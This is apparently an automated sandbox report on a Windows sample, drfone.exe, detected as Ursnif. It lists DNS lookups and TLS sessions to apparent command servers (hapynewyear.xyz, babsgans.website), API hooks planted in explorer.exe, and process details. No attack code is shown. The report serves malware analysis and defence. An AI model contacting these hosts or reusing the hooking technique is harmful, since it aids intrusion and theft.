Dec 24, 2020 09:21:41.770246983 CET	62055	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:21:41.826757908 CET	53	62055	8.8.8.8	192.168.2.6
Dec 24, 2020 09:21:41.998023987 CET	61249	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:21:42.059212923 CET	53	61249	8.8.8.8	192.168.2.6
Dec 24, 2020 09:21:43.342341900 CET	65252	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:21:43.398773909 CET	53	65252	8.8.8.8	192.168.2.6
Dec 24, 2020 09:21:44.188386917 CET	64367	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:21:44.249914885 CET	53	64367	8.8.8.8	192.168.2.6
Dec 24, 2020 09:21:44.747068882 CET	55066	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:21:44.803560972 CET	53	55066	8.8.8.8	192.168.2.6
Dec 24, 2020 09:21:45.207335949 CET	60211	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:21:45.265131950 CET	53	60211	8.8.8.8	192.168.2.6
Dec 24, 2020 09:22:14.016396046 CET	56570	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:22:14.074316978 CET	53	56570	8.8.8.8	192.168.2.6
Dec 24, 2020 09:22:15.267995119 CET	58454	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:22:15.327753067 CET	53	58454	8.8.8.8	192.168.2.6
Dec 24, 2020 09:22:16.817051888 CET	55180	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:22:16.865009069 CET	53	55180	8.8.8.8	192.168.2.6
Dec 24, 2020 09:22:17.168521881 CET	58721	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:22:17.227643967 CET	53	58721	8.8.8.8	192.168.2.6
Dec 24, 2020 09:22:17.299160957 CET	57691	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:22:17.355185032 CET	53	57691	8.8.8.8	192.168.2.6
Dec 24, 2020 09:22:18.778208971 CET	52943	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:22:18.834482908 CET	53	52943	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 24, 2020 09:22:20.407512903 CET	59489	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:22:20.467236042 CET	53	59489	8.8.8.8	192.168.2.6
Dec 24, 2020 09:22:21.863373041 CET	64022	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:22:21.919701099 CET	53	64022	8.8.8.8	192.168.2.6
Dec 24, 2020 09:22:36.990957022 CET	60023	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:22:37.038899899 CET	53	60023	8.8.8.8	192.168.2.6
Dec 24, 2020 09:23:21.923331022 CET	57193	53	192.168.2.6	8.8.8.8
Dec 24, 2020 09:23:21.987580061 CET	53	57193	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 24, 2020 09:20:59.274691105 CET	192.168.2.6	8.8.8.8	0xf5ca	Standard query (0)	hapynewyear.xyz	A (IP address)	IN (0x0001)
Dec 24, 2020 09:21:03.383949041 CET	192.168.2.6	8.8.8.8	0x3f12	Standard query (0)	hapynewyear.xyz	A (IP address)	IN (0x0001)
Dec 24, 2020 09:21:10.998630047 CET	192.168.2.6	8.8.8.8	0x60	Standard query (0)	hapynewyear.xyz	A (IP address)	IN (0x0001)
Dec 24, 2020 09:21:14.183044910 CET	192.168.2.6	8.8.8.8	0xe346	Standard query (0)	hapynewyear.xyz	A (IP address)	IN (0x0001)
Dec 24, 2020 09:21:17.264028072 CET	192.168.2.6	8.8.8.8	0xfbbf	Standard query (0)	hapynewyear.xyz	A (IP address)	IN (0x0001)
Dec 24, 2020 09:21:20.378060102 CET	192.168.2.6	8.8.8.8	0x3546	Standard query (0)	hapynewyear.xyz	A (IP address)	IN (0x0001)
Dec 24, 2020 09:21:23.566098928 CET	192.168.2.6	8.8.8.8	0x3669	Standard query (0)	hapynewyear.xyz	A (IP address)	IN (0x0001)
Dec 24, 2020 09:21:26.716536045 CET	192.168.2.6	8.8.8.8	0xb5d9	Standard query (0)	hapynewyear.xyz	A (IP address)	IN (0x0001)
Dec 24, 2020 09:21:29.793231964 CET	192.168.2.6	8.8.8.8	0x7415	Standard query (0)	hapynewyear.xyz	A (IP address)	IN (0x0001)
Dec 24, 2020 09:22:15.267995119 CET	192.168.2.6	8.8.8.8	0xe89f	Standard query (0)	babsgans.website	A (IP address)	IN (0x0001)
Dec 24, 2020 09:22:17.299160957 CET	192.168.2.6	8.8.8.8	0xe5a4	Standard query (0)	babsgans.website	A (IP address)	IN (0x0001)
Dec 24, 2020 09:22:18.778208971 CET	192.168.2.6	8.8.8.8	0x3109	Standard query (0)	babsgans.website	A (IP address)	IN (0x0001)
Dec 24, 2020 09:22:20.407512903 CET	192.168.2.6	8.8.8.8	0x1bb5	Standard query (0)	babsgans.website	A (IP address)	IN (0x0001)
Dec 24, 2020 09:22:21.863373041 CET	192.168.2.6	8.8.8.8	0xfba	Standard query (0)	babsgans.website	A (IP address)	IN (0x0001)
Dec 24, 2020 09:23:21.923331022 CET	192.168.2.6	8.8.8.8	0x151a	Standard query (0)	babsgans.website	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 24, 2020 09:20:59.334585905 CET	8.8.8.8	192.168.2.6	0xf5ca	No error (0)	hapynewyear.xyz		45.133.216.84	A (IP address)	IN (0x0001)
Dec 24, 2020 09:21:03.444742918 CET	8.8.8.8	192.168.2.6	0x3f12	No error (0)	hapynewyear.xyz		45.133.216.84	A (IP address)	IN (0x0001)
Dec 24, 2020 09:21:11.060045958 CET	8.8.8.8	192.168.2.6	0x60	No error (0)	hapynewyear.xyz		45.133.216.84	A (IP address)	IN (0x0001)
Dec 24, 2020 09:21:14.242388964 CET	8.8.8.8	192.168.2.6	0xe346	No error (0)	hapynewyear.xyz		45.133.216.84	A (IP address)	IN (0x0001)
Dec 24, 2020 09:21:17.323790073 CET	8.8.8.8	192.168.2.6	0xfbbf	No error (0)	hapynewyear.xyz		45.133.216.84	A (IP address)	IN (0x0001)
Dec 24, 2020 09:21:20.434521914 CET	8.8.8.8	192.168.2.6	0x3546	No error (0)	hapynewyear.xyz		45.133.216.84	A (IP address)	IN (0x0001)
Dec 24, 2020 09:21:23.625272989 CET	8.8.8.8	192.168.2.6	0x3669	No error (0)	hapynewyear.xyz		45.133.216.84	A (IP address)	IN (0x0001)
Dec 24, 2020 09:21:26.772763968 CET	8.8.8.8	192.168.2.6	0xb5d9	No error (0)	hapynewyear.xyz		45.133.216.84	A (IP address)	IN (0x0001)
Dec 24, 2020 09:21:29.840993881 CET	8.8.8.8	192.168.2.6	0x7415	No error (0)	hapynewyear.xyz		45.133.216.84	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 24, 2020 09:22:15.327753067 CET	8.8.8.8	192.168.2.6	0xe89f	No error (0)	babsgans.website		45.142.215.100	A (IP address)	IN (0x0001)
Dec 24, 2020 09:22:17.355185032 CET	8.8.8.8	192.168.2.6	0xe5a4	No error (0)	babsgans.website		45.142.215.100	A (IP address)	IN (0x0001)
Dec 24, 2020 09:22:18.834482908 CET	8.8.8.8	192.168.2.6	0x3109	No error (0)	babsgans.website		45.142.215.100	A (IP address)	IN (0x0001)
Dec 24, 2020 09:22:20.467236042 CET	8.8.8.8	192.168.2.6	0x1bb5	No error (0)	babsgans.website		45.142.215.100	A (IP address)	IN (0x0001)
Dec 24, 2020 09:22:21.919701099 CET	8.8.8.8	192.168.2.6	0xfba	No error (0)	babsgans.website		45.142.215.100	A (IP address)	IN (0x0001)
Dec 24, 2020 09:23:21.987580061 CET	8.8.8.8	192.168.2.6	0x151a	No error (0)	babsgans.website		45.142.215.100	A (IP address)	IN (0x0001)

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Dec 24, 2020 09:20:59.504761934 CET	45.133.216.84	443	192.168.2.6	49729	CN=hapynewyear.xyz CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Dec 22 12:44:28 CET 2020	Mon Mar 22 12:44:28 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Dec 24, 2020 09:20:59.506489038 CET	45.133.216.84	443	192.168.2.6	49730	CN=hapynewyear.xyz CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Dec 22 12:44:28 CET 2020	Mon Mar 22 12:44:28 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Dec 24, 2020 09:21:03.606250048 CET	45.133.216.84	443	192.168.2.6	49734	CN=hapynewyear.xyz CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Dec 22 12:44:28 CET 2020	Mon Mar 22 12:44:28 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Dec 24, 2020 09:21:11.227008104 CET	45.133.216.84	443	192.168.2.6	49735	CN=hapynewyear.xyz CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Dec 22 12:44:28 CET 2020	Mon Mar 22 12:44:28 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Dec 24, 2020 09:21:14.393996954 CET	45.133.216.84	443	192.168.2.6	49736	CN=hapynewyear.xyz CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Dec 22 12:44:28 CET 2020 Wed Oct 07 21:21:40 CEST 2020	Mon Mar 22 12:44:28 CET 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Dec 24, 2020 09:21:17.499895096 CET	45.133.216.84	443	192.168.2.6	49740	CN=hapynewyear.xyz CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Dec 22 12:44:28 CET 2020 Wed Oct 07 21:21:40 CEST 2020	Mon Mar 22 12:44:28 CET 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Dec 24, 2020 09:21:20.605700016 CET	45.133.216.84	443	192.168.2.6	49742	CN=hapynewyear.xyz CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Dec 22 12:44:28 CET 2020 Wed Oct 07 21:21:40 CEST 2020	Mon Mar 22 12:44:28 CET 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Dec 24, 2020 09:21:23.786680937 CET	45.133.216.84	443	192.168.2.6	49743	CN=hapynewyear.xyz CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Dec 22 12:44:28 CET 2020 Wed Oct 07 21:21:40 CEST 2020	Mon Mar 22 12:44:28 CET 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Dec 24, 2020 09:21:26.942126036 CET	45.133.216.84	443	192.168.2.6	49744	CN=hapynewyear.xyz CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Dec 22 12:44:28 CET 2020 Wed Oct 07 21:21:40 CEST 2020	Mon Mar 22 12:44:28 CET 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Dec 24, 2020 09:21:30.010977030 CET	45.133.216.84	443	192.168.2.6	49745	CN=hapynewyear.xyz CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Dec 22 12:44:28 CET 2020 Wed Oct 07 21:21:40 CEST 2020	Mon Mar 22 12:44:28 CET 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Dec 24, 2020 09:22:15.683017015 CET	45.142.215.100	443	192.168.2.6	49767	CN=babsgans.website CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US	CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sun Nov 15 16:01:18 CET 2020 Thu Mar 17 17:40:46 CET 2016	Sat Feb 13 16:01:18 CET 2021 Wed Mar 17 17:40:46 CET 2021	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,5-10-11-13-35-23-65281,29-23-24,0	8916410db85077a5460817142dcbc8de
					CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Mar 17 17:40:46 CET 2016	Wed Mar 17 17:40:46 CET 2021		
Dec 24, 2020 09:22:17.509988070 CET	45.142.215.100	443	192.168.2.6	49771	CN=babsgans.website CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US	CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sun Nov 15 16:01:18 CET 2020 Thu Mar 17 17:40:46 CET 2016	Sat Feb 13 16:01:18 CET 2021 Wed Mar 17 17:40:46 CET 2021	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,5-10-11-13-35-23-65281,29-23-24,0	8916410db85077a5460817142dcbc8de
					CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Mar 17 17:40:46 CET 2016	Wed Mar 17 17:40:46 CET 2021		
Dec 24, 2020 09:22:18.987397909 CET	45.142.215.100	443	192.168.2.6	49772	CN=babsgans.website CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US	CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sun Nov 15 16:01:18 CET 2020 Thu Mar 17 17:40:46 CET 2016	Sat Feb 13 16:01:18 CET 2021 Wed Mar 17 17:40:46 CET 2021	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,5-10-11-13-35-23-65281,29-23-24,0	8916410db85077a5460817142dcbc8de
					CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Mar 17 17:40:46 CET 2016	Wed Mar 17 17:40:46 CET 2021		
Dec 24, 2020 09:22:20.627015114 CET	45.142.215.100	443	192.168.2.6	49773	CN=babsgans.website CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US	CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sun Nov 15 16:01:18 CET 2020 Thu Mar 17 17:40:46 CET 2016	Sat Feb 13 16:01:18 CET 2021 Wed Mar 17 17:40:46 CET 2021	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,5-10-11-13-35-23-65281,29-23-24,0	8916410db85077a5460817142dcbc8de
					CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Mar 17 17:40:46 CET 2016	Wed Mar 17 17:40:46 CET 2021		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Dec 24, 2020 09:22:22.076226950 CET	45.142.215.100	443	192.168.2.6	49774	CN=babsgans.website CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US	CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sun Nov 15 16:01:18 CET 2020	Sat Feb 13 16:01:18 CET 2021	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,5-10-11-13-35-23-65281,29-23-24,0	8916410db85077a5460817142dcbc8de
					CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Mar 17 17:40:46 CET 2016	Wed Mar 17 17:40:46 CET 2021		
Dec 24, 2020 09:23:22.145962954 CET	45.142.215.100	443	192.168.2.6	49776	CN=babsgans.website CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US	CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sun Nov 15 16:01:18 CET 2020	Sat Feb 13 16:01:18 CET 2021	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,5-10-11-13-35-23-65281,29-23-24,0	8916410db85077a5460817142dcbc8de
					CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Mar 17 17:40:46 CET 2016	Wed Mar 17 17:40:46 CET 2021		

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe
NtCreateUserProcess	EAT	explorer.exe
NtCreateUserProcess	INLINE	explorer.exe

Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	AA8388

Process: explorer.exe, Module: WININET.dll

Function Name	Hook Type	New Data
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	AA8388

Process: explorer.exe, Module: ntdll.dll

Function Name	Hook Type	New Data
NtCreateUserProcess	EAT	7FFD88ECF200
NtCreateUserProcess	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00

Process: explorer.exe, Module: KERNEL32.DLL

Function Name	Hook Type	New Data
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	AA8388

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: drfone.exe PID: 7072 Parent PID: 5828

General

Start time:	09:20:51
Start date:	24/12/2020
Path:	C:\Users\user\Desktop\drfone.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\drfone.exe'
Imagebase:	0x400000
File size:	202768 bytes
MD5 hash:	545F38FBB74881142712052A5B6EABCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.348748393.0000000003780000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.430319768.0000000003780000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.349342802.0000000003780000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.348465665.0000000003780000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.349241106.0000000003780000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.348544234.0000000003780000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.349447113.0000000003780000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.349510962.0000000003780000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.349495954.0000000003780000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.348922196.0000000003780000.00000004.00000040.sdmp, Author:

Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.430336469.0000000003780000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.348235899.0000000003780000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.348681532.0000000003780000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.349069504.0000000003780000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000002.504554057.0000000003780000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.349393384.0000000003780000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.348075019.0000000003780000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.349414993.0000000003780000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.430159099.0000000003780000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.349162984.0000000003780000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.396402042.0000000003780000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.349022364.0000000003780000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.348869581.0000000003780000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.349465567.0000000003780000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.389630441.0000000003780000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.416634770.0000000003780000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.348813448.0000000003780000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.383185635.0000000003780000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.349203884.0000000003780000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.430074688.0000000003780000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.348389706.0000000003780000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.348613375.0000000003780000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.348156130.0000000003780000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.347990018.0000000003780000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.349275689.0000000003780000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.348315452.0000000003780000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.429874583.0000000003780000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.347903589.0000000003780000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.349306914.0000000003780000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.349115327.0000000003780000.00000004.00000040.sdmp, Author: Joe Security

	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.403082199.0000000003780000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.349368664.0000000003780000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.348972194.0000000003780000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 7080 Parent PID: 7072

General

Start time:	09:20:51
Start date:	24/12/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
